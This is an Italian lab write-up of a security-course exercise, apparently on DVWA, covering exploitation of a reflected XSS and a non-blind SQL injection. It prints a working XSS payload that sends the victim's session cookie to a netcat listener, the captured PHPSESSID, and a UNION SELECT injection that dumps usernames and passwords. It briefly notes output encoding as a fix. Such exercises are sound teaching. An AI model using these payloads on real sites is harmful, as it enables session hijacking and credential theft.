Traccia

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

Svolgimento

La vulnerabilità XSS scelta è la reflected. Questo tipo di attacco si verifica quando il codice viene cancellato una volta eseguito. L'obiettivo è quello di ottenere i cookie di sessione del target.
Lo script utilizzato è il seguente.

```
1 <script>window.location="http://127.0.0.1:1234/index.html?cookie="+document.cookie</script>
```

Tramite esso è possibile ottenere i cookie della sessione, con *document.cookies*, ed inviarli ad un nostro server, tramite *window.location*.
Per far sì che funzioni, il server a cui inviamo i dati deve essere in ascolto sulla porta corretta, per emulare questo funzionamento ho utilizzato netcat.

```
┌──(francesco㉿kali)-[~]
└─$ nc -l -p 1234
GET /index.html?cookie=security=low;%20PHPSESSID=b97c736b49711b82a60ecae61581b818 HTTP/1.1
Host: 127.0.0.1:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.40.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```


Come si può vedere, lo script ha eseguito una richiesta *GET* al server, inserendo, come parametri nell'URL, i cookie ottenuti dal target.

Per evitare che questo possa succedere, è sufficiente inserire un controllo nel form, che trasformi ogni carattere speciale inserito in una stringa contenente il corrispondente codice HTML.

La vulnerabilità SQL injection scelta è la non blind. L'obiettivo è quello di ottenere username e password salvati nel database.
L'input utilizzato è il seguente.

```
1' UNION SELECT user, password FROM users #
```

Con l'apostrofo iniziale chiudiamo il campo *id*, che il codice si aspetta in input, così da poter continuare a scrivere la parte di query che vogliamo eseguire.
Il cancelletto finale, invece, serve per commentare il resto del codice scritto dal programmatore, in questo modo la query termina con i comandi inseriti da noi.
Per sapere come si chiamano le colonne e le tabelle del DB che vogliamo leggere, è necessario fare delle prove, inserendo i nomi standard più utilizzati.
Il risultato ottenuto è il seguente.



Come si può vedere, la pagina ha risposto con gli username e le password presenti nel DB.